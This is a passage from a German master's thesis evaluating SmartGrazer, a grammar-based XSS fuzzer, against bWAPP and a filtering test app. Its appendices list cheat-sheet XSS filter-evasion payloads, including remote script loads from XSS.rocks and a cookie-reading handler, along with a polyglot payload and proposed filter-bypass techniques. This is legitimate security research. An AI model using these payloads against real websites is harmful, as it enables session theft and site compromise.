


Abbildung 4.16: badWAF: Zuverlässigkeit für ausführbare Payloads im HTML-Kontext

Während Smarty bei allen Filterkombinationen einen funktionierenden Payload für den HTML-Kontext generieren konnte, fällt die Zuverlässigkeit der anderen Verfahren besonders im Attributwert-Kontext merklich ab. Ein Grund hierfür kann die bestehende Auswahl an Grammatikdefinitionen sein.




Abbildung 4.17: badWAF: Zuverlässigkeit für ausführbare Payloads im AttrVal-Kontext

bwAPP

Smarty und die Burp Suite konnten auf Level 0 und 1 eine Zuverlässigkeit von 100% erreichen. Einen besonderen Fall konnte bei einem Payload der Burp Suite beobachtet werden. Hier wurde ein Payload ausgeführt, der vorher von der SUT manipuliert worden ist. Der betroffene Payload enthielt die Zeichenkette "javajavascriptscript", welche nach dem entfernen von "javascript" wiederum ein valides Stück JavaScript-Code ergab. Diese Fähigkeit der Mutation ist in Smarty bisher nicht implementiert worden.

Dharma hatte wiederholt bei der Generierung von funktionierendem Quellcode Probleme, was auf die kontextfreie Eigenschaft des Generators zurückzuführen ist. Besonders in der niedrigsten Sicherheitsstufe konnte Dharma nur eine Zuverlässigkeit von 48% erreichen. Dieser Wert stieg bei Sicherheitsstufe 1 wieder auf 76%.

In den Abbildungen 4.18 und 4.19 sind die benötigten Versuche für die Sicherheitslevel

null und eins dargestellt. Deutlich wird auf beiden Abbildungen, dass Smarty in diesen Tests mit Abstand weniger Versuche benötigte als Dharma.

Auf Level 0 konnte die Burp Suite und der verwendete JavaScript-Polyglott jeweils eine sofortige Ausführung erreichen. Daher wurde die Burp Suite in Abbildung 4.19 weggelassen.




Abbildung 4.18: bWAPP: Verlauf der Versuche für ausgeführte Payloads auf Level 0

Zum Vergleich der erzeugten Payloads sind in Abbildung 4.20 exemplarisch zwei von Smarty und Dharma generierte Payloads dargestellt. Beide Payloads führten während des Tests zu einer Ausführung des enthaltenen JavaScript-Codes.




Abbildung 4.19: bWAPP: Verlauf der Versuche für ausgeführte Payloads auf Level 1

```
// Round 1 - Smarty - Level 1
# 71: </ins></meta></param><SCRIPT>prompt(4)</SCRIPT>
// Round 1 - Dharma - Level 1
# 466: '></html>/><<script>alert(`#smartgrazeru77Zi4`);//<</script>
```

Abbildung 4.20: bWAPP: Ausgeführte Payloads auf Level 1

4.4 Fazit

Wie die Testläufe auf den vorherigen Seiten gezeigt haben, offenbart SmartGrazer vor allem in Bezug auf die gefilterten spitzen Klammern Optimierungspotentiale. Mögliches Verbesserungspotential könnte ggf. die Einführung einer neuen Mutator-Klasse sein, die die gefilterten Zeichen in andere Formate kodiert.

Tendenziell benötigte Dharma im Durchschnitt weniger Payloads, um passende Payloads zu konstruieren. Ein möglicher Grund hierfür könnte eine für SmartGrazer unvorteilhafte Filterkombination sein. Wie bereits erkannt, hat Smarty Probleme mit dem Filter für spitze Klammern. Falls dieser Filter in der zufälligen Auswahl für Smarty gewählt wurde, kann dies dessen Ergebnis zum Negativen verändern. Diesen Umstand kann man bei zukünftigen Testläufen genauer analysieren, um die Effizienz weiter zu steigern.

Zusammengefasst konnte Smarty mit einer Zuverlässigkeit von 93% einen reflektierten Payload gegen bWAPP konstruieren. Auch Dharma erreichte eine höhere Zuverlässigkeit von 77%, gegenüber der Burp Suite mit 67%. Letztendlich kann gesagt werden, dass Smarty in den meisten Fällen einen erfolgreich reflektierten Payload konstruieren kann, wenn eine kombinatorische Möglichkeit vorhanden ist. Wie viele falsch-positive Resultate hierbei generiert werden, wurde in dieser Arbeit nicht geprüft.

Jedoch wurde durch Testläufe, bei denen ein funktionierender Payload gesucht wurde, die Existenz erfolgreich generierter Payloads bestätigt. Dabei handelt es sich jedoch nur um eine Untergruppe der tatsächlich funktionierenden Payloads, da viele JavaScript-Events ein manuelles Ausführen erfordern.

Smarty konnte mit einer Zuverlässigkeit von insgesamt 66% einen ausführbaren Payload generieren und testen. Hierbei wurde bei Tests im HTML-Kontext eine Zuverlässigkeit von 82% erreicht. Im Attributwert-Kontext konnte hingegen nur eine Zuverlässigkeit von 50% erreicht werden. Gerade im Bereich anderer Kontexte besteht daher noch viel Raum für Verbesserungen.

5 Zusammenfassung und Aussichten

Kapitel 5.1 fasst die in dieser Masterthesis evaluierten Ergebnisse noch einmal kurz zusammen. Gleichzeitig werden im Kapitel 5.2 einzelne Ergebnisse und Diskussionspunkte aufgegriffen, die entweder weiterer Aufmerksamkeit bedürfen oder für zukünftige Projekte im Bereich der IT-Sicherheit relevant sein könnten.

5.1 Zusammenfassung

Im Rahmen der vorliegenden Masterthesis wurde ein kontextabhängiger grammatikbasierter Fuzzer implementiert. Um diesen Ansatz mit bestehenden Verfahren zu Vergleichen, wurde darüber hinaus eine XSS-Grammatik für den kontextfreien Grammatik-Generator Dharma erstellt.

In der anschließenden Evaluierungsphase dieser Masterthesis wurde der kontextabhängige Ansatz dem kontextfreien Ansatz und einem listenbasierten Scanner gegenübergestellt.

Als Vergleichsmaß wurde auf reflektierende XSS-Angriffe zurückgegriffen. Für die Evaluation erfolgten sowohl Testläufe gegen die Webanwendung bWAPP als auch gegen die neu implementierte WebAnwendung badWAF.

Im Gegensatz zu bWAPP, die auf einem breiten Spektrum von Implementierungsfehlern in der Webseitenprogrammierung basiert, werden bei badWAF Benutzereingaben gezielt auf Bestandteile von XSS-Angriffen durchsucht und gefiltert.

Dabei liegt der Fokus darauf, dass zunächst nur einzelne Aspekte der Angriffe entfernt werden, sodass im Falle des entwickelten Payload-Generators, dieser alternative Angriffe bzw. andere Zeichen für den nächsten Angriff wählt.

Weiterhin wurden einzelne Filter der badWAF-Anwendung kombiniert, um die Schwierigkeit der Testläufe für die verwendeten Verfahren zu erhöhen. Hierbei wurde jedes Verfahren gegen fünf Kombinationen mit zwei bis sechs enthaltenen Filtern getestet.

Insgesamt wurden 25 Testläufe gegen beide Webapplikationen ausgewertet, bei denen der Fokus auf einer erfolgreiche Reflexion des gesendeten Payloads lag. Zusätzlich wurden zehn weitere Testläufe mit den drei genannten Anwendungen ausgeführt, bei denen der Fokus auf einem erfolgreich ausgeführten Payload lag.

Das Ergebnis der Evaluierung ergibt, dass durch grammatikbasierte Ansätze die Zahl der Requests enorm steigen kann. Der Vorteil dieses Verfahrens ist, dass eine höhere Testabdeckung erreicht werden kann als mit statischen bzw. listen-orientierten Verfahren, wie beispielsweise im Burp-Suite-Scanner. Durch eine höhere Testabdeckung werden dementsprechend mehr Schwachstellen lokalisiert. Durch das automatisierte Testen der generierten bzw. reflektierten Payloads wird ein automatisiertes Testen von Anwendungen ermöglicht, welche autonom ausgeführt werden können. Dies kann helfen gegebene Qualitätsstandards zu erhöhen und dauerhaft zu halten.

5.2 Aussichten

5.2.1 Erweiterte Analyse der Antworten

Die textbasierte Analyse der Webseiten-Antworten deckt zum jetzigen Zeitpunkt drei Fälle ab: Ein Element fehlt, wurde mittels HTML-Entities-Kodierung verändert oder etwas Anderes. Der letztere Fall kann in zukünftigen Arbeiten genauer betrachtet werden, um das Analyse-Modul von SmartGrazer zu erweitern. Denkbar wäre es, mittels Mutation gängige Kodierungen von Servern nachzustellen, um so mehr über die WAF lernen zu können.

5.2.2 Mutationsklassen

... für Wortschachtelung Wie in Kapitel 4.3.2.1 bereits erwähnt wurde, gibt es Möglichkeiten XSS-Filter durch Wortschachtelung wie z.B.: "javajavascriptscript" zu umgehen. Diese Funktion ist einfach zu implementieren und wird mit hoher Wahrscheinlichkeit einige der einfachen XSS-Filter der badWAF-Webanwendung überlisten können.

... für Zeichenverschleierung Wie in Quelltextbeispiel 2.11 gezeigt, besteht die Möglichkeit Zeichen mittels des HTML-Encoding-Formats so zu verschleiern, dass ein XSS-Filter umgangen werden kann. Diese Erweiterung wird eine genauere Analyse des gewählten Payloads voraussetzen, um während der Generierung den aktuellen Kontext im Payload zu ermitteln. Hierdurch kann, wie anhand des **fpb**-Filters ersichtlich ist, eine Verbesserung der Qualität der generierten Payloads erreicht werden.

... für JavaScript-Verschleierung Wie bereits in Kapitel 2.4.2 erwähnt, besteht die Möglichkeit, jeden JavaScript-Code in Form von sechs Zeichen zu verschleiern. Durch die Verbesserung des Analyse-Moduls von SmartGrazer lässt sich während der Laufzeit der Kontext automatisch ermitteln, um so entscheiden zu können, ob der gesendete JavaScript-Code vorher mittels "JSFuck" oder "6chars.js" verschleiert werden kann. Eine Portierung des "JSFuck"-Python-Projekts von Python2 auf Python3 wurde im Rahmen dieser Masterthesis bereits durchgeführt und veröffentlicht¹.

... für Evasion-Techniken Durch Umrechnen des Payloads in Kodierungen, die der Webseite nicht bekannt sind, können bestimmte Filter umgangen werden.

5.2.3 Laufzeit der Testanfragen

Während der Implementierung der Analyse-Komponente wurde auch in Betracht gezogen, die jeweiligen Requests an die Webseiten automatisch auf die Ausführung des Payloads zu testen. Dies erwies sich jedoch leider als nicht möglich, da es zwar eine Implementierung in Python3 für diesen Zweck gibt ("seleniumrequests"), diese jedoch noch nicht ausgereift

¹ <https://github.com/b1tray3r/jsfuck-py/tree/patch-1>

ist. Es ist jedoch durchaus denkbar, dass eine zukünftige Integration von automatisierten Tests implementiert werden kann.

5.2.3.1 Testen von JavaScript-Events

Die bisherige Implementierung unterstützt automatisch ausgeführte Payloads. Zukünftig kann das automatische Testen anhand des Payloads ermitteln, welche Aktion (Mausklick, Mausbewegung, Tastendruck,...) im Browser ausgeführt werden muss, um den Payload zu aktivieren.

5.2.4 Weiterentwicklung von SmartGrazer

5.2.4.1 Position des Payloads

Wie bereits in Kapitel 3.4 beschrieben geht SmartGrazer von einer unveränderlichen Position des Payloads aus. Dieser kann jedoch variieren und gegebenenfalls gar nicht in den Antwortseiten auftauchen. Die Suche des Payloads in der Webseitenantwort ist essentiell für die zukünftige Anwendung der Software in der Praxis.

5.2.4.2 Quantitative Auswertung der erzeugten Treffer hinsichtlich Falsch-Positiv-Meldungen

Die Zahl der erzeugten Falsch-Positiv-Meldungen ist in dieser Arbeit nicht beachtet worden. In zukünftigen Arbeiten kann dieser Aspekt berücksichtigt werden.

5.2.4.3 Analyse der Probleme mit "<" oder ">"

Die Kodierung bzw. die Reflexion der spitzen Klammern ist momentan ausschlaggebend für den Erfolg von "Smarty". In diesem Bereich müssen Vorgehensweisen erarbeitet werden, um gegebenenfalls Reaktionsmöglichkeiten zu generieren.

5.2.4.4 Reduzierung der Request-Anzahl

Die Reduktion der Request-Anzahl könnte sowohl durch Verbesserungen des Generators "Smarty" als auch durch die Analyse-Komponente "Annelysa" erreicht werden.

Smarty Hier muss überprüft werden, ob es nicht effizientere Methoden gibt die Payloads einerseits zu generieren und andererseits die dazugehörigen Elemente zu verwalten. Auch kann ermittelt werden, wie sich alternative Verringerungsfaktoren im Vergleich zum eingesetzten Wert von 0,75 verhalten.

Annelysa Durch eine Verbesserung der Erkennung von veränderten oder entfernter Elemente könnten Wahrscheinlichkeiten gezielter angepasst und somit bessere Payloads generiert werden. Weiterhin können durch eine automatische Erkennung des umgebenden

Kontexts gezielt Mutationsklassen de- bzw. aktiviert werden. Hierdurch können Verschleiertechniken gezielt angewendet und somit qualitativ bessere Payloads generiert werden. Wie in Abbildung 3.8 im “else”-Fall bereits gezeigt, existieren Fälle, deren genaue Bedeutung SmartGrazer nicht verstehen kann. Eine Erweiterung der Analyse hinsichtlich dieses Aspektes kann ebenfalls Einfluss auf die Anzahl der Requests haben.

A Verwendete Werkzeuge

Die hier vorliegende Masterarbeit und die dazugehörige Implementierung wurde mit folgenden Programmen und Programmiersprachen erstellt:

Programmiersprache Python 3 (Windows)

IDE JetBrains PyCharm Professional 2017.2

Technische Dokumentation Sphinx¹

Diagramme DrawIO²

Webdriver Firefox / GeckoDriver³

Die technische Dokumentation kann im SmartGrazer-Unterverzeichnis **“doc”** mittels eines Makefile generiert und mit der Datei **“doc/build/html/index.html”** eingesehen werden.

¹ <http://www.sphinx-doc.org/>

² <https://www.draw.io/>

³ <https://github.com/mozilla/geckodriver/releases/tag/v0.19.0>

B Quellcode

```

1 <a onmouseover="alert(1)">XSS</a>
2 
3 <img ""><script>alert(1)</script>
4 <IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>
5 <img src=# onmouseover="alert(1)">
6 <img src= onmouseover="alert(1)">
7 <img src=/ onerror="alert(1)"></img>
8 <img src=x
   onerror="&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099
   #0000114&#0000105&#0000112&#000016&#0000058&#0000097&#0000108&
   #0000101&#0000114&#0000116&#0000040&#0000039&#0000088&#0000083&
   #0000083&#0000039&#0000041">
9 <IMG SRC="javascrip:alert(1);">
10 <SCRIPT/XSS SRC="http://XSS.rocks/XSS.js"></SCRIPT>
11 <<SCRIPT>alert("XSS");//<</SCRIPT>
12 <SCRIPT SRC=http://XSS.rocks/XSS.js?< B >
13 \";alert('XSS');//
14 </script><script>alert('XSS');</script>
15 <INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">
16 <BODY BACKGROUND="javascript:alert('XSS')">
17 <IMG DYNsrc="javascript:alert('XSS')">
18 <IMG LOWsrc="javascript:alert('XSS')">
19 <STYLE>li {list-style-image:
   url("javascript:alert('XSS')");}</STYLE><UL><LI>XSS</br>
20 <BODY ONLOAD=alert('XSS')> <BODY ONLOAD =alert('XSS')>
21 <BR SIZE="&{alert('XSS')}">
22 <LINK REL="stylesheet" HREF="javascript:alert('XSS');">
23 <IMG STYLE="XSS:expr/*XSS*/ession(alert('XSS'))">
24 <STYLE>.XSS{background-image:url("javascript:alert('XSS')");}
   </STYLE><A CLASS=XSS></A>
25 <STYLE
   type="text/css">BODY{background:url("javascript:alert('XSS')");}
   </STYLE>
26 <META HTTP-EQUIV="refresh"
   CONTENT="0;url=javascript:alert('XSS');">
27 <META HTTP-EQUIV="refresh" CONTENT="0;url=data:text/html
   base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K">
28 <IFRAME SRC="javascript:alert('XSS');"></IFRAME>
29 <IFRAME SRC=# onmouseover="alert(document.cookie)"></IFRAME>
30 <FRAMESET><FRAME SRC="javascript:alert('XSS');"></FRAMESET>
31 <TABLE BACKGROUND="javascript:alert('XSS')">
32 <TABLE><TD BACKGROUND="javascript:alert('XSS')">

```

```
33 <DIV STYLE="background-image: url(javascript:alert('XSS'))">  
34 <DIV STYLE="width: expression(alert('XSS'));">
```

Quelltext B.1: Verwendete Payloads des XSS Filter Evasion Cheat Sheet


```
1 {
2   "runconfig": {
3     "valid": {
4       "precondition": {
5         "target": "https://aborgardt.com/master/bWAPP/login.php",
6         "params": {
7           "post": {
8             "login": "bee",
9             "password": "bug",
10            "security_level": 0,
11            "form": "submit"
12          }
13        }
14      },
15      "action": {
16        "filesuffix": "valid",
17        "target": "https://aborgardt.com/master/bWAPP/XSS_get.php",
18        "params": {
19          "get": {
20            "firstname": "PAYLOAD",
21            "lastname": "smartgrazer"
22          }
23        }
24      },
25      "PAYLOAD": "#smartgrazer"
26    },
27    "attack": {
28      "precondition": {
29        "target": "https://aborgardt.com/master/bWAPP/login.php",
30        "params": {
31          "post": {
32            "login": "bee",
33            "password": "bug",
34            "security_level": 0,
35            "form": "submit"
36          }
37        }
38      },
39      "action": {
40        "filesuffix": "payload",
41        "target": "https://aborgardt.com/master/bWAPP/XSS_get.php",
42        "params": {
43          "get": {
44            "firstname": "PAYLOAD",
```

```
45      "lastname": "smartgrazer"  
46    }  
47  }  
48 }  
49 }  
50 }  
51 }
```

Quelltext B.2: Vollständiges Beispiel einer SUT-Konfigurationsdatei

C Abbildungen

```
<p> javascript:alert(1);"; onclick=alert(1);//  
';onclick=alert(1);//--></style></script><button onclick=alert(1);> </p>  
  
<p class="javascript:alert(1);"; onclick=alert(1);//  
';onclick=alert(1);//--></style></script><button onclick=alert(1);>">click_me</p>  
  
<p javascript:alert(1);"; onclick=alert(1);//  
';onclick=alert(1);//--></style></script><button  
onclick=alert(1);>="myid123">click_me</p>  
  
<!-- javascript:alert(1);"; onclick=alert(1);//  
';onclick=alert(1);//--></style></script><button onclick=alert(1);>-->  
  
<style>javascript:alert(1);"; onclick=alert(1);//  
';onclick=alert(1);//--></style></script><button onclick=alert(1);></style>  
  
<p style="javascript:alert(1);"; onclick=alert(1);//  
';onclick=alert(1);//--></style></script><button onclick=alert(1);>"></p>  
  
<script> var a = "javascript:alert(1);"; onclick=alert(1);//  
';onclick=alert(1);//--></style></script><button onclick=alert(1);>"> </script>  
  
<script> var b = `javascript:alert(1);"; onclick=alert(1);//  
';onclick=alert(1);//--></style></script><button onclick=alert(1);>'> </script>  
  
<a href="javascript:alert(1);"; onclick=alert(1);//  
';onclick=alert(1);//--></style></script><button onclick=alert(1);>">click_me</a>
```

Abbildung C.1: XSS-Polyglott: Funktion des Payloads in allen abgedeckten Kontexten




Abbildung C.2: Ablaufdiagramm: SmartGrazer mit gewähltem -x Parameter

Literaturverzeichnis

- [1] S Artzi, A Kiezun, J Dolby, F Tip, D Dig, A Paradkar, and M D Ernst. Finding bugs in web applications using dynamic test generation and explicit-state model checking. *IEEE Transactions on Software Engineering*, 36(4):474–494, 2010. ISSN 00985589. doi: 10.1109/TSE.2010.31.
- [2] Khalil Bijjou. Web Application Firewall Bypassing – how to defeat the blue team. 2015.
- [3] Alexander Borgardt. Dharma xss grammar, 2017. URL <https://github.com/MozillaSecurity/dharma/blob/master/dharma/grammars/xss.dg>. Zugriff: 2017-09-08.
- [4] J.a Bozic, D.E.b Simos, and F.a Wotawa. Attack pattern-based combinatorial testing. In *Proceedings of the 9th International Workshop on Automation of Software Test - AST 2014*, pages 1–7, 2014. ISBN 9781450328586. doi: 10.1145/2593501.2593502.
- [5] Christoph Diehl. Dharma, 2015. URL <https://blog.mozilla.org/security/2015/06/29/dharma/>. Zugriff: 2017-08-30.
- [6] Fabien Duchene, Sanjay Rawat, Jean-Luc Richier, and Roland Groz. KameleonFuzz: Evolutionary Fuzzing for Black-box XSS Detection. In *Proceedings of the 4th ACM Conference on Data and Application Security and Privacy*, volume 1, pages 37–48. ISBN 978-1-4503-2278-2. URL <http://dx.doi.org/10.1145/2557547.2557550>.
